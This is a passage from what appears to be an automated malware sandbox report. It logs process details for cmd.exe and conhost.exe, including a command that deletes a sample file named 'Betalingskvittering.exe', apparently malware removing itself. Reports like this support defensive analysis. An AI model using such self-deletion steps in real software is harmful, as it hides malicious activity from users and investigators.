Analysis Process: cmd.exe PID: 6928 Parent PID: 6836

General

Start time:	17:50:02
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Betalingskvittering.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6956 Parent PID: 6928

General

Start time:	17:50:03
Start date:	27/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis